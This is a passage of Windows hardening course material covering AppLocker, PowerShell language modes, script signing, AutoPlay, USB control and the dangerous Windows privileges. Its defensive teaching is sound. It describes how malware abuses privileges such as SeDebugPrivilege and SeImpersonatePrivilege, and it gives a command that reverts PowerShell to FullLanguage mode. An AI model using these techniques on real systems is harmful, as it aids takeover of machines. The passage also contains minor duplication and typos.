To view the AppLocker rules just created, don’t try to do a refresh; instead, open a new MMC console (mmc.exe) > File menu > Add/Remove snap-in > select “Group Policy Object Editor” > Add button > Finish > OK.

In the Local Computer Policy GPO, navigate to Computer Configuration > Windows Settings > Security Settings > Application Control Policies > AppLocker > Executable Rules. Here you can see the rules created from the XML file.

Close the MMC console without saving changes (click No). In real life, once the AppLocker rules have been thoroughly tested, they can be exported from the local computer and then imported into a domain GPO using the Group Policy management console.

**[End of Lab]**

**PowerShell Language Mode**

**PowerShell Language Modes:**

* NoLanguage
* RestrictedLanguage
* ConstrainedLanguage (PoSh 3.0+)
* FullLanguage (the default)

**Most PowerShell malware and post-exploitation tools require FullLanguage mode to work correctly!**

**With a JEA sandbox, set it to NoLanguage mode.**

**PowerShell Language Modes**

We’ve seen how AppLocker can be used to restrict which PowerShell scripts are permitted to run. AppLocker can also restrict binary executables that host the PowerShell engine, such as powershell.exe and powershell\_ise.exe, or attempt to load PowerShell-related DLLs. Once you add even a single AppLocker allow rule, then anything not explicitly allowed by AppLocker is blocked by default. Having an allow rule switches AppLocker into “Allow Mode”, i.e., block by default. But there’s more. PowerShell 5.0 and later automatically detects whether AppLocker is in Allow Mode, and, if it is, Powershell itself switches to a different mode: Constrained Language Mode.

**PowerShell Language Modes:**

* NoLanguage
* RestrictedLanguage
* ConstrainedLanguage (PoSh 3.0+)
* FullLanguage (the default)

To read the built-in help about language modes: ***get-help about\_Language\_Modes***

To see your current language mode (either directly or in an error message): ***$ExecutionContext.SessionState.LanguageMode***

If you are in the Administrators group, you can change the language mode immediately, but only for the current PowerShell session,not permanently or machine-wide:

***$ExecutionContext.SessionState.LanguageMode = “ConstrainedLanguage”***

Now various commands will fail in ConstrainedLanguage mode, such as:

***[System.Math]::Pow(2,3)***

***$AES = New-Object System.Security.Cryptography.AesManaged***

***$WshShell = New-Object -COM “Wscript.Shell”***

What cannot be accessed or executed in the various language modes?

* **NoLanguage:** No scripting language features may be used at all; only commands may be run, but the cmdlets or scripts that are run will have full access to PowerShell language elements inside of them.
* **RestrictedLanguage:** Cannot run scriptblocks; very few variables are accessible; very few operators may be used; cannot invoke method calls; cannot access property references; and no assignments are permitted. This is only slightly more permissive than NoLanguage mode.
* **ConstrainedLanguage:** Cannot call into the Windows API (Win32); only a very short list of allowed types from the .NET Framework may be used; the Add-Type cmdlet cannot load arbitrary C# code; very few COM objects may be accessed; PowerShell classes are blocked; type conversion is disallowed; dot-sourcing across language modes is blocked; the Configuration keyword for DSC is not permitted; modules must explicitly export functions by name without the use of wildcards; and Start-Job is blocked. This mode aims to strike a reasonable balance between security and functionality.
* **FullLanguage:** Nothing is blocked. This is the default.

Again, when AppLocker has even one allow rule, the PowerShell language mode automatically switches to ConstrainedLanguage (with PowerShell 5.0 and later). This is very important for security because virtually all currently known PowerShell malware and post-exploitation tools require FullLanguage mode in order to run.

**Just Enough Admin (JEA)**

Even better, with Just Enough Admin (JEA), you can set the language mode for the JEA session configuration endpoint. Ideally, set the mode to NoLanguage, but in general, set the mode to the most restrictive possible that still allows the JEA user to get their work done. Strive to use at least ConstrainedLanguage mode at a minimum. Multiple JEA endpoints may be created on a machine with different groups permitted to use each endpoint. These endpoints may have different language modes. While the JEA endpoint for the Auditors group might be set to NoLanguage mode, the endpoint accessible only to Domain Admins might be set to FullLanguage.

Remember, too, that you can “remote” into your own local computer, specifying the name of the endpoint to use while doing so. You can have FullLanguage in your local JEA session even if the machine default is ConstrainedLanguage mode.

**Set the Mode by Environment Variable (Not Recommended)**

The proper way to use language modes for security is through AppLocker and/or JEA. We have to work quite a bit to try to stop skilled adversaries. But it is possible to set the default language mode with a machine-wide or system environment variable named “\_\_PSLockdownPolicy”, which begins with two underscore characters, by the way, not one. When set to 4, for example, this variable will make ConstrainedLanguage the default mode. If the variable is deleted or set to zero, the language goes back to the default, which is FullLanguage mode. (Apparently the other mods are not currently assignable using different numbers.)

To permanently set the environment variable to make ConstrainedLanguage the default:

***[Environment]::SetEnvironmentVariable(“ \_\_PSlockdownPolicy”, “4”, “Machine”)***

To delete that environment variable to revert back to the default FullLanguage mode:

***[Environment]::SetEnvironmentVariable(“ \_\_PSLockdownPolicy”, $null, “Machine”)***

Machine variables are stored under HKLM\System\CurrentControlSet\Control\Session Manager\Environment\. Any tool can set the variable here; you don’t have to use the above PowerShell command.

You can manage machine environment variables through Group Policy as well: GPO > Computer Configuration > Preferences > Windows Settings > Environment. Keep in mind that this change is now a machine-wide setting, impacting all users who are processes hosting the PowerShell engine. This includes built-in identities like System, Network Service, and Local Service. This includes scheduled tasks and services too. This is not the case when AppLocker changes the language mode for users. Note that setting the \_\_PSLockdownPolicy environment variable for a user has no effect; the variable must be set as a system or machine-wide environment variable to change the language mode. User environment variables are stored under HKCU\Environment.

If hackers or malware have taken over a machine, they can modify the HKLM hive of the registry too, but by then it’s too late anyway.

**Blocking Unsigned WSH Scripts (Not PowerShell Scripts)**

A related feature to be used alongside AppLocker is unsigned script blocking. You can digitally sign PowerShell and Windows Script Host (WSH) scripts, and Windows will check the validity of these signatures before running the scripts. If a signature is missing, corrupted, or untrusted, you can either block the script entirely or simply warn the user with a pop-up message.

**Windows Script Host**

The Windows Script Host (WS) is composed of two binaries, cscript.exe and wscript.exe, and is what executes VBScript and JScript scripts. You can also get Perl and Python WSH plugins too (www.activestate.com) . PowerShell 1.0, WSH 5.6, and later can be used to digitally sign scripts and to verify signatures in scripts. The signature does not encrypt the script. The signature itself is a block of code appended to the right of the cleartext script, and because this block is commented out, it can be ignored by the interpreter if need be. Contained in this block is a hash of the script encrypted with the private key of the original script developer and the developer’s corresponding public key code signing certificate (plus other information). If the developer’s code signing certificate was issued by a Certification Authority (CA) the user trusts, the user’s computer can check the hash in the signature to verify the script hasn’t been modified. Through Group Policy, you can manage exactly which CAs your users will trust. The idea is that you will have your own code signing certificate(s) and you will make your users’ computers trust your certificate(s) through Group Policy.

When WSH 5.6 or later is installed, a REG\_DWORD registry value named “TrustPolicy” determines whether users can execute scripts that are unsigned or untrusted (HKCU\SOFTWARE\Microsoft\Windows Script Host\Settings\TrustPolicy). The TrustPolicy value can take one of three settings:

0 = Run the script, signed or not (the default).


1 = Prompt user whether to run the unsigned/untrusted script.

2 = Prevent the unsigned/untrusted script from running.

**AutoPlay, AutoRun, and Hardening the Human Layer**

**Disable AutoRun and AutoPlay to thwart the spread of malware from removable media and devices. Expect admins and users to be targets of social engineering, phishing campaigns and more.**

**Target your own people and as a part of their training (and bonuses)**

****

**AutoPlay, AutoRun, and the Human Layer**

AutoPlay and AutoRunare Windows features that control the execution of commands and/or the display of a GUI dialog box when inserting a CD/DVD, flash drive, USB peripheral drive or when mapping a drive letter to a shared folder. AutoRun is the older feature more narrowly associated with the execution of a command in the autorun.inf file stored in the root folder of a mounted volume. AutoPlay is the newer and more broad term, which also includes the options shown on the pop-up GUI asking what to do when new media is mounted. For many years, malware has exploited the AutoPlay/AutoRun feature to execute malicious commands, including Conficker.

Fortunately, by editing the registry through Group Policy, scripts, or some other means, you can disable AutoRun and manage the AutoPlay defaults to be more safe. The registry options available are too numerous to list here, so please see the references below, but the main GPO settings can be found here:

* Windows 2000/XP/2003: Computer Configuration > Administrative Templates > System > Turn Off AutoPlay.
* Windows Vista and later: Computer Configuration > Policies > Administrative Templates > Windows Components > AutoPlay Policies

While you will want to display AutoRun, you may wish to keep AutoPlay enabled as is or with some modification for the sake of compatibility, but, if in doubt, you can disable both. It is only a slight inconvenience for the user to open File Explorer.

**“Hardening Layer 8”**

Unfortunately, even with AutoRun and AutoPlay disabled, users can still be tricked into executing malicious programs or opening malware-infected data files on USB flash drives and other removable media; for example, simply giving these files enticing names can lure users into opening them to take a peek. If removable media and devices aren’t blocked entirely, the only solution is to train users to avoid doing such bad things.

It can seem pointless at times, but user security awareness training can help to reduce infections. Since you don’t manage users’ personal computers at home, but user security awareness training can help to reduce infections. Since you don’t manage users’ personal computers at home, user training can help reduce the flow of home infections being transported back into the office by flash drive, smartphone, tablet, and email. In fact, you might consider simply giving AV scanners to our users for use at home for free (including the yearly updates) on a DVD you build for them that includes other security software too, e.g., updated browser installers, alternative PDF reader, personal firewall, patch management utilities, etc. Often, your AV site license includes a free personal use license for each business license you purchase, so you might have to spend an extra penny.

Here are some tips about format and delivery of anti-malware training:

* Make it mandatory for new employees and require a short quiz afterwards.
* Focus on how bad habits can directly affect that user’s productivity, performance reviews, and compensation.
* Emphasize on how good habits can protect them at home, e.g., identity theft, privacy, lost data, etc.
* Use real examples, if possible, from current employees who have suffered harm.
* Avoid technical jargon and academic background knowledge; keep it plain, simple, and practical.
* Use videos, screenshots, and demonstrations as much as possible.
* Incorporate games, jokes, stories, and audience interaction; avoid 100% lecture.
* Follow up with monthly email reminders, but include cartoons, jokes, tips, or some other teaser.
* Try to identify those groups who get infected most often and focus on them.
* Don;t have one generic training course for all users; customize the content.

The training topics should at least include the following, but this list really will be determined by the details of your environment, e.g., which browser you use, which email client, AV pop-up dialog boxes, and so on:

* “Human IDS” examples of how and when to alert the help desk.
* Personal and corporate harm resulting from bad practices.
* Handling suspicious email file attachments.
* Recognizing phishing attempts.
* Safe web browsing habits.
* Screenshots of the company’s legitimate in-use AV software.
* Dangers of peer-to-peer applications.
* AutoPlay dialog boxes.
* Policies concerning removable media.
* Policies for installing new software.
* Policies for using personal computers for doing office work.
* Necessity of logging off at day’s end.
* Good security practices at home., e.g., firewall, passwords, browsers, etc.

The SANS Institute sponsors the “Securing The Human” project for end-user security training that’s relevant and fun ([www.securingthehuman.org](http://www.securingthehuman.org)). The project has both free and commercial resources for trainers.

You may also be interested in NIST Special Publication 800-50, *Building an Information Technology Security Awareness and Training Program,* which can be downloaded for free from <http://csrc.nist.gov/publications/nistpubs/800-50/NIST-SP800-50.pdf>.

**Control Removable Devices**


Using Group Policy, you can regulate which type(s) of USB devices are permitted to be connected to Windows Vista and later. You can block all USB devices, enforce an allow list of approved devices and deny all else, enforce a block list and allow all else, or control read and/or write access to removable devices generally.

The device driver policy settings are found in the GPO under Computer Configuration > Policies > Administrative Templates > System > Device Installation > Device Installation Restrictions. With the exception of “Allow administrators to override device installation policy”, these device driver policies apply to *anyone* logging on at the managed computer; hence, you cannot assign different device driver installation policies to different users or groups. The option to control read/write access to removable media is found under User or Computer Configuration > Policies > Administrative Templates > System > Removable Storage Access. These removable storage policies can be applied to users and other groups; hence, they can be different for different groups in AD. If configured differently in both User and Computer Configuration, the Computer Configuration settings will win.

In both sets of policies, there are options to regulate devices based on their hardware ID strings and setup GUID strings.

**Hardware Identifier Strings and Setup Classes**

Hardware manufacturers encode one or more identifier strings into their products, which Windows can read. Windows matches these strings from the device against similar strings in the .INF files associated with their device drivers, helping Windows to locate the correct driver for a particular device. Identifier strings can be very exact, specifying the exact make and model of a particular version of hardware, or they can be more general and abstract, which assists in locating a compatible driver when the precisely correct driver cannot be found. Similarly, manufacturers can label their products with GUID numbers that identify the “setup class” of their devices, and Windows can also use these GUID numbers to help install the device.



To see an identifier string for a device, open Control Panel > System > Device Manager > properties of plug and play device, such as a NIC or USB device > Details tab > select “Hardware Ids” from the property menu. ID strings such as these will be used in Group Policy Objects to regulate device driver installation.


When examining the Details tab of a device, hardware ID strings are listed from most specific at the top to least specific at the bottom. The primary difficulty in using these new Group Policy features is in selecting just the string so the policy is neither too broad nor too narrow, which can result in acceptable device usage being denied or unwanted device usage being allowed. There is no magic bullet solution to the problem of choosing the right ID string(s), only trial-and-error testing will yield the desired results. Microsoft’s documentation on these features often gives either contrived examples that are uselessly narrow or simply hand-waves the difficulties away without offering much real-world advice, so please do test it all in a lab first.

**Manage BitLocker Requirements**

You have Group Policy control over most BitLocker options and requirements, including the use of BitLocker To Go on removable devices. For example, you can use Group Policy to enforce the following:

* Deny write access to removable drives not protected by BitLocker.
* Require a smart card to access a BitLocker encrypted drive.
* Do not allow BitLocker To Go on FAT-formatted removable devices.
* Require minimum length and complexity for BitLocker passphrases.
* Require a TPM for BitLocker on fixed (non-removable) devices.
* Require a minimum PIN length for BitLocker on fixed drives.

You can find these options in a GPO by navigating to Computer Configuration > Policies > Administrative Templates > Windows Components > BitLocker Drive Encryption.



**Third-Party Control of Removable Devices**

While Group Policy control of removable devices is more or less free, it is also a bit crude in comparison to the third-party products available for device control. There are third-party products whose sole purpose is to provide centralized device control and these generally are the most flexible. There is also an excellent chance that your favorite AV or EMS already has device control as a feature; hence, you could save money by just using what you have. For a few examples of what’s available, these vendors provide device control, and there are certainly many more:

* Carbon Black ([www.carbonblack.com](http://www.carbonblack.com))
* CoSoSys Endpoint Protector ([www.endpointprotector.com](http://www.endpointprotector.com))
* DeviceLock ([www.devicelock.com](http://www.devicelock.com))
* Kaspersky Device Control ([www.kaspersky.com](http://www.kaspersky.com))
* Lumension Device Control ([www.ivanti.com](http://www.ivanti.com))
* McAfee Device Control ([www.mcafee.com](http://www.mcafee.com))
* Sophos SafeGuard ([www.sophos.com](http://www.sophos.com))
* Endpoint Protection ([www.broadcom.com](http://www.broadcom.com))

However, there are a few important facts to keep in mind when evaluating device control products. The aim here is to prevent the spread of malware through removable devices, but most of these vendors are focused on data encryption and Data Loss Prevention (DLP). To prevent malware transmission, we mainly want to prevent read and write access to devices, not encrypt them. In fact, if a USB flash drive is encrypted, that might make it more difficult for your AV to scan it. Take care not to waste money on features you don’t intend to use, and if Group Policy provides adequate device control for your needs, there’s no reason to purchase something else. For regulating read/write access, the most important feature is the ability to define flexible rules on the basis of Active Directory group membership and organizational unit location. You will have some users who should not be permitted to use removable devices at all, others who can only use non-storage devices, and others who will need read/write access to anything they wish. If you don’t have this flexibility, there will be political backlash against your harsh policies and you might end up just turning off all the restrictions again. Group Policy can target device control policies to specific groups and OUs, but not all AV or EMS products can do so – you’ll have to read the fine print.

**Get Users Out of the Administrators Group**

**The All-Powerful Local Administrators Group**

* Exploit a machine with *zero* coding flaws or bugs.
* Who needs a vulnerability when you control the machine?
* There is no patch for user stupidity…
* Helps malware to harvest credentials and move laterally.

**Get Users Out of the Administrators Group!**

One of the most important defenses against targeted attacks and malware infections is to get users out of the local Administrators group on their computers. When logged in with local Administrators group membership, a user is more likely to get infected and that infection is more likely to result in a total compromise of the machine (instead of just a crash or “merely” a hijacked HTTP session). The problem is that the Administrators group by default has write access to virtually the entire hard drive and registry and can seize ownership of any other file or key because of the *Take Ownership* privilege, and Administrators have the *Debug Programs* privilege that facilitates DLL injection, pass-the-hash attacks, rootkit installation, and other nastiness. Local users and groups can be managed with PowerShell 5.1 and later:

***Get-Command -Module Microsoft.PowerShell.LocalAccounts***

**Objections**

One objection to this recommendation is that users won’t be able to install software. *Good!*

This is precisely what we don’t want. The software users do require should be managed and installed centrally. The same infrastructure you’ve created to install patches and deploy MSI packages can also be used to install whatever software your users require. Centralized application control can also save you money if licenses are better managed.

Another objection is that users won’t be able to reconfigure Windows and their applications as they desire. *Good!* When users have a choice between doing the easy thing and the right thing, they always choose the Big Easy. Again, we want centralized control over the configuration of their machines so that we can impose, against their will, the right choices. And for the configuration options that don’t matter to security, like desktop color scheme, we can use Group Policy to grant that power without making users full local Administrators. This objection is mainly a political or corporate culture issue, but after an outbreak, you can often get management’s support for being more strict. A third objection is that users won’t be able to run application X or use feature Y without being Administrators. But if this is true because of some registry or NTFS permissions, we might be able to use Group Policy to grant just those permissions. Or if this is true because a special driver needs to be loaded on the fly, then we might be able to use Group Policy to pre-load the driver. In general, virtually no application is just trying to do something dangerous and is being blocked by a missing permission or privilege, but these can be added through Group Policy and scripting, so the first question to ask is *Why* is the application or feature failing? (And there is a larger issue: if a user application requires Administrator membership, maybe the application is just badly designed, so perhaps it’s better to upgrade or replace it anyway.)

**Analyze Application Failures**

To help understand why an application is breaking without Administrator membership, check out the LUA Buglight tool from Microsoft and its associated LUA blog (<https://docs.microsoft.com>). LUA Buglight can help you to fix up applications to run on post-XP machines when the user is not a local Administrators member.

Also download Microsoft’s Windows Application Compatibility Toolkit (ACT), which is specifically designed to help migrate applications to new platforms or new configurations of those platforms (do a search on the tool’s name to get the URL to the latest version).

If you’re really stumped, try using Microsoft’s Process Monitor to log all filesystem and registry access during the time when the desired feature fails, which will help to pinpoint where the breakdown is occurring. If you’re really stumped, call the vendor. Other customers of the vendor will have run across these problems in the past too, so the vendor might have a ready answer for you.

**Assign Power to Groups, Not to Individual Users**


Group Policy and PowerShell allow you to delegate authority very precisely. Group Policy and PowerShell can be used to manage the memberships of groups and the assignments of permissions, rights, and privileges to these groups on domain-joined computers. On standalone computers, PowerShell scripts can be executed through remoting or as scheduled tasks to manage local groups and the permissions, rights, and privileges assigned to these groups. Security templates can also be used for these tasks.

**Manage Global Groups**

Group Policy can manage the membership of groups in AD. One place where these management features are located in a GPO are under Computer Configuration > Policies > Windows Settings > Security Settings > Restricted Groups. The Restricted Groups container permits you to define the exact membership of almost any group you wish, local or global, but we’re going to use something else to manage local groups in a moment.

Keep in mind, though, that this Restricted Groups feature is not for appending more members in a group; it reconstitutes the group completely, i.e., removing the members that are already there and replacing the membership with that defined in the GPO.

For example, in the following screenshot, the membership of the local Administrators group is being managed. The Administrators group’s membership will just be Boston\_OU\_Admins and Domain Admins. If either group is missing from the Administrators group when the GPO with this setting is applied, they will be added automatically. If any *other* users or groups are members, they will be *removed*. An important exception, though, is the local Administrator account – it can’t be removed.



***Try It Now!***

To manage the membership of a group, open a GPO and go to Computer Configuration > Policies > Windows Settings > Security Settings > right-click on Restricted Groups > Add Group > enter or browse for the name of the group whose membership you wish to manage > OK > top Add button > enter or browse for the member > OK. Repeat as necessary until all desired members have been added.

Also, unless you run “gpupdate.exe /force”, you’ll have to wait until the next reboot or up to 16 hours before the group membership change takes effect. This is just how it is designed. If you don’t want to totally replace the membership of a group, then use the bottom half of the dialog box labeled “This group is a member of:”. In this case, you would add the desired *global* group to the GPO, then add the target *local* group to the bottom. “This group is a member of” list in the dialog box. See the difference? When you want to replace the membership of a local group with the GPO, you add the local group to the list of Restricted Groups, then you configure the top “Members of this group” list. When you want to append a global group to the current members of a local group, you add the global group to the Restricted Groups list in the GPO, then configure the bottom. “This group is a member of” list with the name of the target local group.


On the whole, however, it might be easier to manage Global and Universal groups through PowerShell scripts, perhaps as scheduled tasks, since the scripts can implement any decision-making logic desired.

But while it is possible to manage local groups with the Restricted Groups container in a GPO, there is actually a simpler way to do it with Group Policy.

**Manage Local Groups**

Another place in a GPO for managing local group memberships is located under Computer Configuration > Preferences > Control Panel Settings > Local Users and Groups. These GPO Preferences can be used to manage local user accounts and groups if you have Windows 7 or later (or Windows XP/2003/Vista with the necessary updates).

With GPO Preferences, it’s easy to specify whether a local group’s membership should be wiped first or merely edited. You can also create or delete local groups this way.



Please note that sometimes this feature is finicky. You may need to add multiple rules to the GPO, some with the “Replace” action and others with the “Update” action, in order to achieve the end result you want across all the target versions of Windows in your environment.

**Example Use: Emptying Administrative-Equivalent Local Groups**

Microsoft recommends that the following local groups be kept empty whenever possible:

* Backup Operators
* Cryptographic Operators
* Hyper-V Administrators
* Network Configuration Operators
* Power Users
* Remote Desktop Users
* Replicator

Some of the above groups are essentially equivalent to the built-in Administrators group in terms of power to take over the computer and make malicious changes (such as Power Users), while others are too dangerous when misconfigured (such as Remote Desktop Users). After enforcing an empty membership in the above groups, we can focus our attention on the Administrators group to keep its membership to the minimum.

**Requirements**

The target recipients of GPO Preferences (the managed clients) must have the following:

* Windows 7/Server 2008 or later (no other updates necessary)
* Windows Vista+SP1 or later SP, plus the Client Side Extensions (CSE).
* Windows Server 2003 + SP1 or later SP, plus the Client Side Extensions (CSE) and, if the latest SP or IE is not installed, the XMLLite update too.
* Windows XP+SP2 or later SP, plus the Client Side Extensions (CSE) and, if the latest SP or IE is not installed, the XMLLite update too.

The Client Side Extensions (CSE) can be downloaded from Microsoft’s website.

The XMLLite update is bundled into Internet Explorer 7.0 and later, with XP-SP3 and later, with Server 2003-SP2 and later Service Packs. If necessary, XMLLite can be downloaded separately from <http://go.microsoft.com/fwlink/?LinkId=111843>.


**The Maleficent Privileges**

**These can be used by the malware or ransomware to take control of the entire computer:**

* Impersonate a Client (SeImpersonatePrivilege)\*
* Debug Programs (SeDebugPrivilege)\*
* Load and Unload Device Drivers (SeLoadDriverPrivilege)\*
* Restore Files and Directories (SeREstorePrivilege)\*
* Take Ownership (SeTakeOwnershipPrivilege)\*
* Act as Part of the Operating System (SeTcbPrivilege)
* Create a Token Object (SeCreateTokenPrivilege)
* Replace a Process Level Token (SeAssignPrimaryTokenPrivilege)

**The Maleficent Privileges**

A user right controls where and how you may log on, while a privilege is a special power you could possess after you log on. Permissions are attached to particular objects, while privileges are not attached to the objects you access. Privileges are included in the Security Access Token (SAT) linked to your processes, while user rights and your NTFS permissions are not in your SAT.



User Domain and Name; User Security ID number; User’s Groups; Process Privileges

The free Process Hacker tool was installed by the SEC505 setup script at the beginning of the course. You can find the icon to launch Process Hacker on your desktop or by searching in the Start screen. If it is not installed, you can download it for free from <http://processhacker.sourceforge.net>.

The image above shows an example of a Security Access Token (SAT) as displayed by the Process Hacker tool. In Process Hacker, double-click any process and examine the token tab to see the SAT for that process.

Every process has an associated SAT. The SAT contains or represents the identity under which the process is running. The SAT of a process includes the user’s name, Security ID (SID) number, groups of which the user is a member, privileges, integrity level, and more. Think of your SAT as like your driver’s license or passport attached to every process you launch.

Other tools can show process SATs too. To see the SAT of PowerShell itself:

***Whoami.exe /all /fo list***

To see only the privileges listed in your SAT attached to PowerShell:

***whoami.exe /priv***

In the Process Hacker tool, you can see the SAT associated with each process by double-clicking any process and examining the Token tab. Of all the privileges, there are a few that can be used to take over the computer where one is sitting, or even perhaps to take over the entire domain if a Domain Admin gets infected with malware. Using Group Policy to limit who has these dangerous privileges is imperative. These are the maleficent privileges, with the display name shown first, followed by the internal name shown in parentheses (the \* means that the privilege is granted to the local Administrators group by default):

* **Debug Programs (SeDebugPrivilege)\*:** Malware could use this privilege to bypass the permissions on any running process, inject a malicious DLL into that process, and launch a new thread within the process to execute code from the injected DLL. This technique could be used to install a rootkit, open backdoor TCP ports, dump password hashes, execute commands as Local System, etc. This is the most dangerous privilege because it is so often used and abused.
* **Load and Unload Device Drivers (SeLoadDriverPrivilege\*):** Malware could use this privilege to install a plug and play device driver, then the driver, which is a binary with executable code like any other binary, could execute malicious commands under Local System context.
* **Restore Files and Directories (SeRestorePrivilege\*):** Malware could use this privilege to bypass NTFS permissions and replace any file, including operating system and application binaries, with the attacker’s own modified files.
* **Take Ownership (SeTakeOwnershipPrivilege\*):** Malware could use this to change the permissions on an object to its advantage and then read/modify/replace/delete that object. Objects at risk include files, folders, processes, threads, registry keys, printers, or anything else with an ACL. The only exception is when permissions are explicitly granted to the Owner Rights group, whose permissions take precedence over the do-anything default for the object owners.
* **Impersonate a Client after Authentication (SeImpersonatePrivilege\*):** If a Domain Admin uses RDP to manage a server that’s infected with malware that has this privilege, the malware can seize the Domain Admin’s delegation Security Access Token (SAT) to execute commands on other remote machines with full Domain Admin powers. The attack works not just with RDP, but with any local or over-the-network authentication that is considered an interactive logon by the operating system. Access to the Domain Admin’s cached credentials or password hash is not necessary in this case.
* **Act as Part of the Operating System (SeTcbPrivilege):** Malware could use this privilege to create a new logon session with a known username and password (such as the victim’s account), but that session could be created with any arbitrary group memberships for the session’s Security Access Token (SAT); hence, commands could be executed under the context of local Administrators, Domain Admins, Enterprise Admins, etc.
* **Create a Token Object (SeCreateTokenPrivilege):** Malware could use this privilege to execute a command under the context of a new fabricated Security Access Token (SAT),which can contain any arbitrary group memberships or other privileges. The SAT could be created with apparent memberships in local Administrators, Domain Admins, Enterprise Admins, etc.
* **Replace a Process Level Token (SeAssignPrimaryTokenPrivilege):** Malware could use this to create a new process and change the identity in the SAT attached to that process, such as the System identity, just like the Task Scheduler does. Any service running as System, Network Service, or Local Service will have this privilege, and many services expose listening ports.

These privileges are not specific to PowerShell. These are privileges any process might have. But once malware is running with any one of the above maleficent privileges, that malware can launch Windows PowerShell or PowerShell Core with the Security Access Token (SAT) of the built-in System identity. If PowerShell were not installed, it could not be launched this way, but that is irrelevant, the malware or attacker would just run some other binary or script as System to achieve the same end result. PowerShell doesn’t make hacking, malware, or ransomware possible; it just makes it easier – just like VBScript, JavaScript, or Python make it easier.

**Manage Privileges with Group Policy**

Privileges can be controlled through Group Policy. In a GPO, they are located under Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > User Rights Assignment. Both rights and privileges are mixed here together unfortunately.

Some groups are powerful because of the special privileges they have, not just because of the permissions granted to those groups. The local Administrators group, for example, is especially powerful because of all the privileges granted to it by default. But you can customize the distribution of user rights on machines almost any way you wish. You can specify exactly which users and groups should have each right in each OU. And if there is a privilege you don’t want the Administrators group to possess on some of your machines, such as the Debug Programs privilege, this can be done through Group Policy.

The following is a complete list of the available privileges (note that the logon rights are not included in the list because they are rights, not privileges):

* Access Credential Manager as a trusted caller
* Act as part of the operating system
* Add workstations to domain
* Adjust memory quotas for a process
* Back up files and directories
* Bypass traverse checking
* Change the system time
* Change the time zone
* Create a pagefile
* Create a token object
* Create global objects
* Create permanent shared objects
* Create symbolic links
* Debug programs (this is the most dangerous privilege)
* Enable computer and user accounts to be trusted for delegation
* Force shutdown from a remote system
* Generate security audits
* Impersonate a client after authentication
* Increase a process working set
* Increase scheduling priority
* Load and unload device drivers
* Lock pages in memory
* Manage auditing and security log
* Modify an object label
* Modify firmware environment values
* Perform volume maintenance tasks
* Profile single process
* Remove computer from docking station
* Replace a process level token
* Restore files and directories
* Shut down the system
* Synchronize directory service data
* Take ownership of files or other objects

How could these privileges be modified in a useful way?

For example, you might create a Restore Operators group and give it the “Restore files and directories” privilege and then remove this privilege from the Backup Operators group. This will separate powerful privileges into two mutually exclusive groups of non-administrative users. Domain Admins will still have both privileges because they are typically the only ones who should be restoring DCs and other critical servers. Now users who are somewhat less trusted can be put into the Backup Operators group. In the same way, each major OU could have its own separate pair of custom Restore/Backup Operators groups, and these groups would have their privileges only on the machines in their own OUs. Ransomware can use the “Restore files and directories” privilege to circumvent NTFS permissions and encrypt files.

